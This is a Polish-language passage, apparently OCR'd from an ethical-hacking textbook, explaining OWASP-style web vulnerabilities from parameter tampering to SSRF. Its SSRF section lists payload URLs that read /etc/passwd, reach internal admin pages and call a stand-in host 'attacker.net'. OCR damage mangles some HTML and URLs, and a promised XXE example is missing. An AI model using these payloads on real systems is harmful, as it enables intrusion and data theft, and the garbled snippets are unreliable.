Błędy sprawdzania poprawności danych wejściowych odnoszą się do luki w zabezpieczeniach aplikacji internetowej, w wyniku której dane wejściowe od klienta nie są sprawdzane przed przetworzeniem przez aplikacje internetowe i serwery zaplecza. Brak walidacji lub niewłaściwa walidacja mogą narazić aplikację internetową na różne ataki sprawdzające poprawność danych wejściowych. Jeśli aplikacje internetowe implementują sprawdzanie poprawności danych wejściowych tylko po stronie klienta, osoby atakujące mogą łatwo je ominąć, modyfikując żądania HTTP, adresy URL, nagłówki, pola formularzy, pola ukryte i ciągi zapytań. Identyfikatory logowania użytkowników i inne powiązane dane są przechowywane w plikach cookie, które stają się środkiem ataku. Atakujący wykorzystuje luki w walidacji danych wejściowych do przeprowadzania skryptów między witrynami, przepełniania bufora, ataków wstrzykiwania itp., co skutkuje kradzieżą danych i awarią systemu.

Manipulowanie parametrami/formularzami

Atak polegający na manipulowaniu parametrami sieci polega na manipulowaniu parametrami wymienianymi między klientem a serwerem w celu modyfikacji danych aplikacji, takich jak dane uwierzytelniające i uprawnienia użytkownika, ceny i ilości produktów. Informacje te są w rzeczywistości przechowywane w plikach cookie, ukrytych polach formularzy lub ciągach zapytań URL. Aplikacja internetowa wykorzystuje go do zwiększenia swojej funkcjonalności i kontroli. Przykładem tego typu ataku jest atak man-in-the-middle (MITM). Atakujący używają do tych ataków narzędzi, takich jak WebScarab i WebSploit Framework. Manipulowanie parametrami to prosty rodzaj ataku wymierzonego bezpośrednio w logikę biznesową aplikacji. Wykorzystuje fakt, że wielu programistów polega na ukrytych lub stałych polach (takich jak ukryty znacznik w formularzu lub parametr w adresie URL) jako jedyny środek bezpieczeństwa dla niektórych operacji. Aby ominąć ten mechanizm bezpieczeństwa, osoba atakująca może zmienić te parametry. Atak polegający na manipulowaniu parametrami wykorzystuje luki w mechanizmach sprawdzania integralności i logiki, które mogą skutkować XSS, iniekcją SQL itp.

Szczegółowy opis:

Po nawiązaniu sesji między aplikacją internetową a użytkownikiem następuje wymiana parametrów między przeglądarką internetową a aplikacją internetową w celu zachowania informacji o sesji klienta, co eliminuje konieczność utrzymywania rozbudowanej bazy danych po stronie serwera. Aplikacja internetowa używa zapytań adresów URL, pól formularzy i plików cookie do przekazywania tych parametrów. Zmiana parametrów w polu formularza to najlepszy przykład manipulowania parametrami. Gdy użytkownik wybierze stronę HTML, jest ona zapisywana jako wartość pola formularza i przesyłana jako strona HTTP do aplikacji internetowej. Wartości te mogą być wstępnie wybrane (pole kombi, pole wyboru, przyciski radiowe itp.), tekst dowolny lub ukryte. Osoba atakująca może manipulować tymi wartościami. W skrajnych przypadkach atak polega na zapisaniu strony, edycji kodu HTML, i przeładowanie strony w przeglądarce internetowej. Ukryte pola, które są niewidoczne dla użytkownika końcowego, dostarczają informacji o statusie aplikacji internetowej. Rozważmy na przykład formularz zamówienia produktu, który zawiera następujące ukryte pole:

```
<input type="hidden" name="price" value="99,90">
```

Pola kombi, pola wyboru i przyciski opcji to przykłady wstępnie wybranych parametrów używanych do przesyłania informacji między różnymi stronami, przy jednoczesnym umożliwieniu użytkownikowi wybrania jednej z kilku wstępnie zdefiniowanych wartości. W przypadku ataku polegającego na manipulowaniu parametrami osoba atakująca może manipulować tymi wartościami. Rozważmy na przykład formularz, który zawiera następujące pole kombi:

```
<FORM METHOD=POST ACTION="xferMoney.asp">
```

Source Account: <SELECT NAME=MSrcAcc">

COPTION VALUE="123456789">******789</OPTION>

<OPTION VALUE="868686868">******868</OPTIONX/SELECT>

Amount: CINPUT NAME="Amount" SIZE=20>

Destination Account: <INPUT NAME="DGstAcc" SIZE=40>

<BRXINPUT TYPE=SUBMITXINPUT TYPE=RESET>

</FORM>

Ominięcie:

Osoba atakująca może ominąć konieczność wyboru między dwoma kontami, dodając kolejne konto w kodzie źródłowym strony HTML. Przeglądarka internetowa wyświetla nowe pole kombi, a osoba atakująca może wybrać nowe konto. Formularze HTML przesyłają swoje wyniki za pomocą jednej z dwóch metod: GET lub POST, w GET wszystkie parametry formularza i ich wartości pojawiają się w ciągu zapytania następnego adresu URL, który widzi użytkownik. Osoba atakująca może manipulować tym ciągiem zapytania. Rozważmy na przykład stronę internetową, która umożliwia uwierzytelnionemu użytkownikowi wybranie jednego z jego rachunków z pola kombi i obciążenie konta stałą kwotą jednostkową. Gdy użytkownik kliknie przycisk przesyłania w przeglądarce internetowej, żądanie adresu URL wygląda następująco: http://mm.certifiedhackerbank.com/cust.asp?profile=21Sdebit=2500 .Atakujący może zmienić parametry adresu URL (profil i debet) w celu obciążenia innego rachunku:

http://mm.certifiedhackerbank.com/cust.asp?profile=82&debit=1500

Osoba atakująca może modyfikować inne parametry adresu URL, w tym parametry atrybutów i moduły wewnętrzne. Parametry atrybutów to unikalne parametry charakteryzujące zachowanie przesyłanej strony. Rozważmy na przykład aplikację internetową do udostępniania treści, która umożliwia twórcy treści modyfikowanie treści, podczas gdy inni użytkownicy mogą tylko wyświetlać zawartość. Serwer WWW sprawdza, czy użytkownik uzyskujący dostęp do wpisu jest jego autorem, czy nie (zwykle za pomocą plików cookie). Zwykły użytkownik poprosi o następujący link:

http://mm.certifiedhackerbank.com/stat.asp?pg=531&status=view

Osoba atakująca może zmodyfikować parametr statusu na „usuń”, aby usunąć uprawnienia do zawartości.

http://mm.certifiedhackerbank.com/stat.asp?pg=147&status=delete

Manipulowanie parametrami/formularzami może prowadzić do kradzieży usług, eskalacji dostępu, przejmowania sesji i przyjmowania tożsamości innych użytkowników, a także parametrów zapewniających dostęp do informacji programisty i debugowania.

Niewłaściwa obsługa błędów

Konieczne jest zdefiniowanie, jak ma się zachowywać system lub sieć w przypadku wystąpienia błędu. W przeciwnym razie błąd może dać atakującemu szansę na włamanie się do systemu. Niewłaściwa obsługa błędów może prowadzić do ataków DoS. Niewłaściwa obsługa błędów zapewnia wgląd w kod źródłowy, na przykład błędy logiczne i konta domyślne, które atakujący może wykorzystać. Korzystając z informacji otrzymanych z komunikatu o błędzie, osoba atakująca identyfikuje luki w zabezpieczeniach

umożliwiające przeprowadzanie różnych ataków na aplikacje internetowe. Niewłaściwa obsługa wyjątków ma miejsce, gdy aplikacje internetowe nie ograniczają ilości informacji zwracanych użytkownikom. Wyciek informacji może obejmować pomocne komunikaty o błędach i banery usług. Deweloperzy i administratorzy systemów często zapominają lub lekceważą sposób, w jaki osoba atakująca może wykorzystać coś tak prostego, jak baner serwera. Osoba atakująca rozpocznie wyszukiwanie miejsca do zidentyfikowania luk w zabezpieczeniach i spróbuje wykorzystać informacje, które aplikacje dobrowolnie zgłaszają.

Atakujący może zebrać następujące informacje z niewłaściwej obsługi błędów:

o Wyjątki wskaźnika zerowego

o Awaria wywołania systemowego

o Baza danych jest niedostępna

o Limit czasu sieci

o Informacje o bazie danych

o Przepływ logiczny aplikacji WWW

o Środowisko aplikacji

Niewystarczająca ochrona warstwy transportowej

Niewystarczająca ochrona warstwy transportowej to luka w zabezpieczeniach, która pojawia się, gdy aplikacja nie chroni wrażliwego ruchu przepływającego w sieci. Obsługuje słabe algorytmy i wykorzystuje wygasłe lub nieważne certyfikaty. Deweloperzy powinni używać uwierzytelniania SSL/TLS do uwierzytelniania na stronach internetowych; w przeciwnym razie osoba atakująca może monitorować ruch sieciowy. O ile komunikacja między stronami internetowymi a klientami nie jest szyfrowana, dane mogą zostać przechwycone, wstrzyknięte lub przekierowane. Nieuprzywilejowana konfiguracja protokołu SSL może również pomóc atakującemu w przeprowadzaniu ataków typu phishing i MITM. Kompromitacja systemu może prowadzić do różnych innych zagrożeń, takich jak kradzież konta, ataki phishingowe i przejęcie konta administratora. Tym samym niewystarczająca ochrona warstwy transportowej może pozwolić niepowołanym osobom trzecim na uzyskanie nieautoryzowanego dostępu do wrażliwych informacji. Wszystko to dzieje się, gdy aplikacje obsługują słabe algorytmy używane do SSL i gdy używają wygasłych lub nieważnych certyfikatów SSL lub nie używają ich poprawnie.

Przykład

Załóżmy, że użytkownik loguje się do aplikacji bankowości internetowej, która nie posiada wystarczającej ochrony warstwy transportowej (tj. nie jest zaszyfrowana SSL). Wrażliwe dane w komunikacji (np. identyfikator sesji) mogą być podatne na ataki podczas przesyłania w formacie zwykłego tekstu. Pozwala to atakującemu na kradzież takich danych w celu przeprowadzenia różnego rodzaju ataków na aplikację.

Niewłaściwe ograniczenie zewnętrznej jednostki XML (XXE)

Wiele starszych lub źle skonfigurowanych procesorów XML ocenia odwołania do jednostek zewnętrznych w dokumentach XML. Podmioty zewnętrzne mogą ujawniać pliki wewnętrzne za pomocą modułu obsługi identyfikatorów URI plików, wewnętrznych udziałów plików SMB na

serwerach z systemem Windows bez poprawek, wewnętrznego skanowania portów, zdalnego wykonywania kodu i ataków DoS, takich jak atak miliarda śmiechu.

Niektóre problemy z konfiguracją serwera są następujące:

Brak wzmocnienia zabezpieczeń

Błędy oprogramowania serwera

Włączanie niepotrzebnych usług

Nieprawidłowe uwierzytelnienie

Niezałatane luki w zabezpieczeniach

Problemy z konfiguracją serwera

Domyślne konta z domyślnymi poświadczeniami

Starsze oprogramowanie

Zautomatyzowane skanery pomagają wykryć kilka z tych problemów. Atakujący mogą uzyskać dostęp do kont domyślnych, nieużywanych stron, niezałatanych błędów, niezabezpieczonych plików i katalogów itd., aby uzyskać nieautoryzowany dostęp. Osoba odpowiedzialna powinna zająć się wszystkimi takimi niepotrzebnymi i niebezpiecznymi funkcjami. Całkowite wyłączenie ich okazałoby się bardzo korzystne, uniemożliwiając osobom postronnym używanie ich do złośliwych ataków. Aby uniknąć wycieku kluczowych informacji do atakujących, administrator sieci powinien zatem zadbać o wszystkie pliki aplikacji poprzez odpowiednie uwierzytelnianie i silne metody bezpieczeństwa. Na przykład, jeśli konsola administracyjna serwera aplikacji jest automatycznie instalowana i nie usuwana, a domyślne konta nie są zmieniane, osoba atakująca wykrywa standardowe strony administracyjne na serwerze, loguje się przy użyciu domyślnych haseł i przejmuje kontrolę nad serwerem.

Jednostka zewnętrzna XML (XXE)

Atak XML External Entity to atak polegający na fałszowaniu żądań po stronie serwera (SSRF), w którym aplikacja może analizować dane wejściowe XML z niewiarygodnego źródła z powodu źle skonfigurowanego parsera XML. W tym ataku atakujący wysyła złośliwe dane wejściowe XML zawierające odniesienie do podmiotu zewnętrznego do aplikacji internetowej ofiary. Kiedy te złośliwe dane wejściowe są przetwarzane przez słabo skonfigurowany parser XML docelowej aplikacji internetowej, umożliwia to atakującemu dostęp do chronionych plików i usług z serwerów lub połączonych sieci. Ponieważ funkcje XML są powszechnie dostępne, osoba atakująca nadużywa tych funkcji do dynamicznego tworzenia dokumentów lub plików w czasie przetwarzania. Atakujący mają tendencję do maksymalnego wykorzystania tego ataku, ponieważ umożliwia im odzyskanie poufnych danych, przeprowadzenie ataków DoS i uzyskanie wrażliwych informacji za pośrednictwem FITTP(S); w niektórych najgorszych scenariuszach mogą nawet być w stanie wykonać zdalne wykonanie kodu lub przeprowadzić atak CSRF na dowolną podatną na ataki usługę. Zgodnie ze standardem XML 1.0, XML wykorzystuje encje często definiowane jako jednostki pamięci. Jednostki to specjalne funkcje XML, które mogą uzyskiwać dostęp do treści lokalnych lub zdalnych i są definiowane w dowolnym miejscu w systemie za pomocą identyfikatorów systemowych. Podmioty nie muszą być częścią dokumentu XML, ponieważ mogą również pochodzić z systemu zewnętrznego. Identyfikatory systemowe, które działają jako identyfikatory URI, są używane przez procesor XML podczas przetwarzania jednostki. Proces analizowania składni XML zastępuje te jednostki ich rzeczywistymi danymi, a atakujący wykorzystuje tę lukę, zmuszając parser XML do uzyskania dostępu do pliku lub określonej przez niego

zawartości. Ten atak może być bardziej niebezpieczny jako zaufana aplikacja; przetwarzanie dokumentów XML może zostać wykorzystane przez atakującego do przestawienia systemu wewnętrznego w celu uzyskania wszelkiego rodzaju wewnętrznych danych systemu. Na przykład osoba atakująca wysyła następujący kod w celu wyodrębnienia danych systemowych z podatnego celu.

A06 - Podatne na ataki i przestarzałe składniki/Korzystanie ze składników ze znanymi lukami w zabezpieczeniach

Komponenty, takie jak biblioteki i frameworki, które są używane w większości aplikacji internetowych, zawsze działają z pełnymi uprawnieniami, a wady dowolnego komponentu mogą mieć poważne konsekwencje. Atakujący mogą zidentyfikować słabe komponenty lub zależności, skanując lub przeprowadzając ręczną analizę. Atakujący wyszukują luki w zabezpieczeniach witryn wykorzystujących luki, takich jak Exploit Database (https://www.exploit-db.com), CXSecurity (https://cxsecurity.com) i Zero Day Initiative (https://www.zerodoyinitiotive. com). Jeśli zostanie zidentyfikowany podatny na ataki komponent, atakujący dostosowuje exploit zgodnie z wymaganiami i przeprowadza atak. Skuteczna eksploatacja umożliwia atakującemu spowodowanie poważnej utraty danych lub przejęcie kontroli nad serwerami. Osoba atakująca zazwyczaj wykorzystuje witryny wykorzystujące luki w zabezpieczeniach do identyfikowania luk w aplikacjach internetowych lub przeprowadza skanowanie pod kątem luk w zabezpieczeniach za pomocą narzędzi takich jak Nessus i GFI LanGuard w celu zidentyfikowania istniejących komponentów podatnych na ataki.

Oto niektóre z warunków, które powodują, że aplikacje są podatne na ataki:

Kiedy wszystkie wersje komponentów zarówno po stronie serwera, jak i klienta pozostają nieznane. Może to obejmować zagnieżdżone zależności, a także komponenty, które są używane bezpośrednio.

Gdy oprogramowanie, takie jak systemy operacyjne, serwery baz danych/internetowych/aplikacji, środowiska uruchomieniowe i inne komponenty są nieobsługiwane, przestarzałe lub niezałatane.

Gdy regularny proces skanowania w poszukiwaniu luk w zabezpieczeniach jest zaniedbywany i nie subskrybuje się aktualizacji zabezpieczeń związanych z używanymi komponentami.

Gdy podstawowa platforma, platforma i zależności nie otrzymują aktualnych aktualizacji.

Gdy kompatybilność aktualizacji lub poprawek oprogramowania nie zostanie odpowiednio zweryfikowana lub sprawdzony.

Gdy wdrożono odpowiednie zabezpieczenia plików konfiguracyjnych komponentów.

AO7 - Błędy identyfikacji i uwierzytelniania/Uszkodzone uwierzytelnianie

Identyfikacja, uwierzytelnianie i zarządzanie sesjami obejmują każdy aspekt uwierzytelniania użytkownika i zarządzania aktywnymi sesjami. Obecnie aplikacje internetowe implementujące solidne mechanizmy uwierzytelniania zawodzą z powodu słabych funkcji uwierzytelniających, takich jak „zmień hasło", „zapomniałem hasła", „zapamiętaj moje hasło" i „aktualizacja konta". Dlatego programiści muszą zachować najwyższą ostrożność podczas bezpiecznego wdrażania uwierzytelniania użytkowników. Zawsze lepiej jest używać silnych metod uwierzytelniania za pomocą specjalnych tokenów kryptograficznych lub danych biometrycznych opartych na oprogramowaniu i sprzęcie. Aby podszyć się pod użytkowników, osoba atakująca wykorzystuje luki w zabezpieczeniach funkcji uwierzytelniania lub zarządzania sesjami, takich jak ujawnione konta, identyfikatory sesji, wylogowanie, zarządzanie hasłami, przekroczenia limitu czasu, zapamiętaj mnie, tajne pytanie, aktualizacja konta i inne.

Identyfikator sesji w adresach URL

Przykład:

Aplikacja internetowa tworzy identyfikator sesji, gdy użytkownik się loguje

http://certyfikowanyhackershop.com. Atakujący używa sniffera do wąchania pliku cookie zawierającego identyfikator sesji lub nakłania użytkownika do ujawnienia identyfikatora sesji. Osoba atakująca wprowadza teraz następujący adres URL w pasku adresu swojej przeglądarki:

http://certifiedhackershop.com/sale/saleitems=304;jsessio
nid=12OMTOIDPXM00QSABGCKLHCJUN2JV?dest=NewMexico

To przekierowuje atakującego do już zalogowanej strony ofiary. W ten sposób atakujący z powodzeniem podszywa się pod ofiarę. Jeśli identyfikatory sesji są widoczne w adresie URL, aplikacja internetowa jest narażona na ataki utrwalające sesję.

W celu uwierzytelnienia użytkownika każda aplikacja internetowa wykorzystuje metodę identyfikacji użytkownika, taką jak identyfikator i hasło. Atakujący mogą identyfikować hasła przechowywane w bazach danych z powodu słabych algorytmów haszujących. Co więcej, osoby atakujące mogą uzyskać dostęp do bazy danych haseł aplikacji internetowej, jeśli hasła użytkowników nie są szyfrowane, co umożliwia atakującym wykorzystanie hasła każdego użytkownika. Po zhakowaniu systemu osoby atakujące mogą wykonywać różne złośliwe działania, takie jak przejmowanie sesji i podszywanie się pod użytkownika.

Wykorzystanie limitu czasu

Jeśli limit czasu sesji jest długi, a identyfikatory sesji nie są zmieniane po każdym logowaniu, atakujący mogą przejąć sesję i przejąć nad nią kontrolę z takimi samymi uprawnieniami jak ofiara. Jeśli limity czasu sesji aplikacji są ustawione na długi czas, sesje będą trwały do określonego czasu, czyli sesja będzie ważna przez długi okres. Gdy użytkownik zamknie przeglądarkę bez wylogowania się z witryn dostępnych za pośrednictwem komputera publicznego, osoba atakująca może później użyć tej samej przeglądarki do przeprowadzenia ataku, ponieważ identyfikatory sesji mogą pozostać ważne; w ten sposób mogą wykorzystywać uprawnienia użytkownika.

Przykład:

Użytkownik loguje się do www.certifiedhacker.com przy użyciu swoich danych uwierzytelniających. Po wykonaniu określonych czynności zamykają przeglądarkę internetową bez wylogowania ze strony. Limit czasu sesji aplikacji internetowej jest ustawiony na 2 godziny. Jeśli atakujący ma fizyczny dostęp do systemu użytkownika przez określony interwał sesji, może następnie uruchomić przeglądarkę, sprawdzić historię i kliknąć odnośnik www.certifiedhacker.com, który automatycznie przekieruje atakującego na konto użytkownika bez konieczności aby wprowadzić poświadczenia użytkownika.

A08 - Awarie oprogramowania i integralności danych

Awarie oprogramowania i integralności danych występują, gdy organizacje nie aktualizują oprogramowania aplikacji do najnowszych wersji lub poprawek. Często aplikacje internetowe opierają się na wtyczkach, zależnościach, bibliotekach lub pakietach, które można zainstalować z publicznych repozytoriów, sieci dostarczania treści (CDN) lub niezaufanych źródeł, co czyni je podatnymi na ataki. Większość organizacji wdraża funkcje automatycznej aktualizacji oprogramowania, które aktualizują lub poprawiają wcześniej zaufane aplikacje bez żadnej weryfikacji. Dlatego programiści muszą zachować najwyższą ostrożność podczas audytowania kodu, zabezpieczania potoków Cl/CD i

korzystania z bibliotek innych firm z zaufanych repozytoriów. Powinni również upewnić się, że serializowane dane są przesyłane z szyfrowaniem lub podpisami. Jeśli oprogramowanie jest uszkodzone, może spowodować ogromne szkody w postaci nieprawidłowego zachowania w środowiskach czasu rzeczywistego lub odsłonięcia składników aplikacji.

Typowe słabości bezpieczeństwa w tej kategorii obejmują włączenie funkcjonalności z niezaufanej sfery kontrolnej, pobieranie kodu bez sprawdzania integralności oraz deserializacja niezaufanych danych. Poniżej przedstawiono niektóre exploity, które można wykonać przy użyciu awarii oprogramowania i integralności danych:

Zatrucie pamięci podręcznej

Wstrzyknięcie kodu

Wykonanie polecenia

Odmowa usługi

Kradzież danych

Atakujący wykorzystują niezabezpieczony potok Cl/CD organizacji do instalowania i rozpowszechniania złośliwego kodu. Klient nieumyślnie pobiera i instaluje to oprogramowanie z serwerów organizacji bez sprawdzenia jego integralności. Teraz atakujący wykorzystują złośliwy kod w sieci klienckiej, aby uzyskać pełny dostęp zdalny.

Niebezpieczna deserializacja

Ponieważ dane w komputerze są przechowywane w postaci struktur danych (wykres, drzewa, tablice itp.), serializacja i deserializacja danych jest skutecznym procesem linearyzacji i delinearyzacji obiektów danych w celu przetransportowania ich do innych sieci lub systemów.


Serializacja

Rozważmy przykład obiektu „Pracownik" (dla platformy JAVA), w którym obiekt Pracownik składa się z danych, takich jak imię i nazwisko, wiek, miasto i identyfikator pracownika. Ze względu na proces serializacji dane obiektowe zostaną przekonwertowane do następującego formatu liniowego w celu transportu do różnych systemów lub różnych węzłów sieci.

<Employee><Name>Rinni</Name><Age>26</Age><City>Nevada</City><EmpID>2201</EmpID></Employee>

Deserializacja

Deserializacja to proces odwrotny do serializacji, w którym dane obiektowe są odtwarzane z liniowych serializowanych danych. Ze względu na proces deserializacji serializowany obiekt Pracownik podany w powyższym przykładzie zostanie ponownie przekonwertowany na dane obiektu, jak pokazano na poniższym rysunku:




Niebezpieczna deserializacja

Ten proces serializacji i deserializacji jest skutecznie wykorzystywany w komunikacji między sieciami, a jego szerokie zastosowanie przyciąga atakujących do wykorzystania luk w tym procesie. Atakujący wstrzykują złośliwy kod do serializowanych danych w formacie liniowym i przesyłają złośliwe serializowane dane do ofiary. Poniżej przedstawiono przykład wstrzyknięcia złośliwego kodu do szeregowanych danych liniowych przez atakującego:

<EmployeeXName>Rinni</NameXAge>26</AgeXCity>Nevada

</CityXEmpID>2201</EmpID>SZKODLIWA PROCEDURA</Employee>

Z powodu niezabezpieczonej deserializacji wstrzyknięty złośliwy kod pozostanie niewykryty i pozostanie obecny podczas ostatecznego wykonania kodu deserializacji. Powoduje to wykonanie złośliwych procedur wraz z wykonaniem serializowanych danych, jak pokazano na poniższym rysunku:



Może to mieć poważny wpływ na system, ponieważ upoważnia atakującego do zdalnego wykonywania i uruchamiania systemów. Ponadto może to mieć negatywny wpływ na każde oprogramowanie lub serwer podatne na ataki deserializacji.

A09 - Awarie rejestrowania i monitorowania zabezpieczeń/Niewystarczające rejestrowanie i monitorowanie

Aplikacje internetowe przechowują dzienniki w celu śledzenia wzorców użytkowania, takich jak poświadczenia logowania użytkowników i administratorów. Błędy rejestrowania i monitorowania zabezpieczeń obejmują słabości aplikacji, takie jak niewystarczające rejestrowanie, niewłaściwa neutralizacja danych wyjściowych dla dzienników, wykluczanie informacji istotnych z punktu widzenia bezpieczeństwa oraz dodawanie poufnych informacji do plików dziennika. Niewystarczające rejestrowanie i monitorowanie odnoszą się do scenariuszy, w których oprogramowanie wykrywające nie rejestruje złośliwego zdarzenia lub ignoruje ważne szczegóły zdarzenia. Atakujący zwykle wprowadzają, usuwają lub manipulują dziennikami aplikacji internetowych w celu przeprowadzania złośliwych działań lub ukrywania swojej tożsamości. Niewystarczające rejestrowanie i monitorowanie utrudniają wykrywanie złośliwych prób atakującego, a atakujący może przeprowadzać złośliwe ataki, takie jak brutalne wymuszanie haseł w celu kradzieży poufnych haseł. Poniżej podano kilka przyczyn niepowodzeń rejestrowania i monitorowania zabezpieczeń:

• Dzienniki, które nie dostarczają informacji o ogólnej liczbie logowań, nieudanych próbach logowania i ważnych transakcjach.

• Ostrzeżenia i komunikaty o błędach, które zawierają niejasne i niewystarczające informacje dziennika. Niewłaściwe monitorowanie aplikacji i logów API.

• Lokalne przechowywanie dzienników.

• Niewłaściwa realizacja lub brak realizacji procesów eskalacji odpowiedzi.

• Narzędzia dynamicznego testowania bezpieczeństwa aplikacji (DAST), takie jak OWASP ZAP, które nie generują alertów.

• Aplikacje internetowe, które nie są w stanie wykrywać, eskalować ani generować alertów o podejrzane działania w czasie rzeczywistym.

A10 - fałszowanie żądań po stronie serwera (SSRF)

Atakujący wykorzystują luki w zabezpieczeniach związane z fałszowaniem żądań po stronie serwera (SSRF), które wynikają z niebezpiecznego korzystania z funkcji aplikacji na publicznych serwerach internetowych w celu wysyłania spreparowanych żądań do serwerów wewnętrznych lub zaplecza. Serwery wewnętrzne zwykle wykorzystują zapory ogniowe, aby zapobiegać napływowi niepożądanego ruchu do sieci. Dlatego osoby atakujące wykorzystują luki SSRF w serwerach sieciowych z dostępem do Internetu, aby uzyskać dostęp do serwerów zaplecza chronionych przez zaporę ogniową, sieć VPN lub listy kontroli dostępu (ACL). Serwer zaplecza uważa, że żądanie jest wysyłane przez serwer WWW, ponieważ te serwery znajdują się w tej samej sieci; w konsekwencji serwer zaplecza odpowiada przechowywanymi na nim danymi. Luki SSRF ewoluują w następujący sposób. Ogólnie rzecz biorąc, żądania po stronie serwera są inicjowane w celu uzyskania informacji z zewnętrznego zasobu i przekazania ich do aplikacji. Na przykład projektant może wykorzystać adres URL, taki jak https://xyz.com/feed.php7urhexternalsite.com/feed/to, aby uzyskać zdalny kanał informacyjny. Jeśli osoby atakujące mogą zmienić adres URL wprowadzony do hosta lokalnego, mogą wyświetlić wszystkie zasoby lokalne na serwerze. Gdy atak się powiedzie, atakujący mogą wykonać różne czynności, takie jak skanowanie portów, skanowanie sieci, wykrywanie adresów IP, odczytywanie plików serwera WWW, omijanie uwierzytelniania opartego na hoście, interakcja z krytycznymi protokołami i zdalne wykonywanie kodu.

Rodzaje ataków SSRF

Wstrzyknięcie ładunku SSRF

Ten atak polega na wybraniu parametru i wstawieniu ładunku SSRF, który może obsługiwać plik lub adres URL. Umożliwia atakującym dokonanie pewnych modyfikacji pola nagłówka i zmianę go na zwykły tekst. Nowy ładunek jest następnie wstawiany do parametru zamiast pliku.

o Uzyskanie dostępu do zasobów wewnętrznych

o Atakujący mogą uzyskać dostęp do zasobów wewnętrznych poprzez panel /admin z sieci wewnętrznej. Umożliwia im to dostęp do plików z serwera za pośrednictwem schematu file://path/to/file.

o Uzyskanie dostępu do stron wewnętrznych

Atakujący mogą wykorzystać następujące exploity, aby uzyskać dostęp do stron wewnętrznych:

• https://www.certifiedhacker.com/page?url=http://127.0. 0.1/admin

• https: //www.certifiedhacker.com/page?url=http: //127.0 .0.1/pgadmin

• https://www.certifiedhacker . com/page?url=http: //127.0 .0.1/dowolna_interesująca_strona

• https://www.certifiedhacker . com/page?url=http: //127.0 .0.1/phpmyadmin

o Korzystanie ze schematu adresów URL w celu uzyskania dostępu do plików wewnętrznych

Atakujący mogą uzyskać dostęp do plików, wykorzystując schemat adresu URL serwera. Pomaga to firmie tchem w dalszym atakowaniu jej usług wewnętrznych. Atakujący mogą wykorzystać następujące exploity w celu uzyskania dostępu do plików wewnętrznych:

• https: //www.certifiedhacker.com/page?url=file: //etc/passwd

• https://www.certifiedhacker . com/page?url=file: / / \ / \ /etc/passwd

• https://www.certifiedhacker . com/page?url=file: / / /etc/passwd

• https://www.certifiedhacker . com/page?url=file: //ścieżka/ do/ pliku

o Korzystanie ze schematu adresów URL w celu uzyskania dostępu do usług wewnętrznych

Osoby atakujące mogą łączyć się z różnymi usługami wewnętrznymi za pomocą schematu adresów URL. Oto niektóre z exploitów, które można wykorzystać w tym celu.

Dla FTP

• https://www.certifiedhacker . com/page?url=ftp: //attacker.net:11211/

• https://www.certifiedhacker . com/page?url=sftp: //atakujący .net:11111/

• https://www.certifiedhacker . com/page?url=tftp: //atakujący.net:123456/TESTUDP

Wykorzystywanie LDAP

• https://www.certifiedhacker . com/page?url=ldap: //127.0 .0.l/ %0astats%0aquit

• https: //www.certifiedhacker.com/page?url=ldap: //localhost:11211/%0astats%0aqnit

Atak na port między witrynami (XSPA)

Ten typ ataku SSRF umożliwia atakującym skanowanie w poszukiwaniu otwartych portów serwera. Atakujący używają interfejsu pętli zwrotnej tego serwera, takiego jak localhost lub 127.0.0.1.

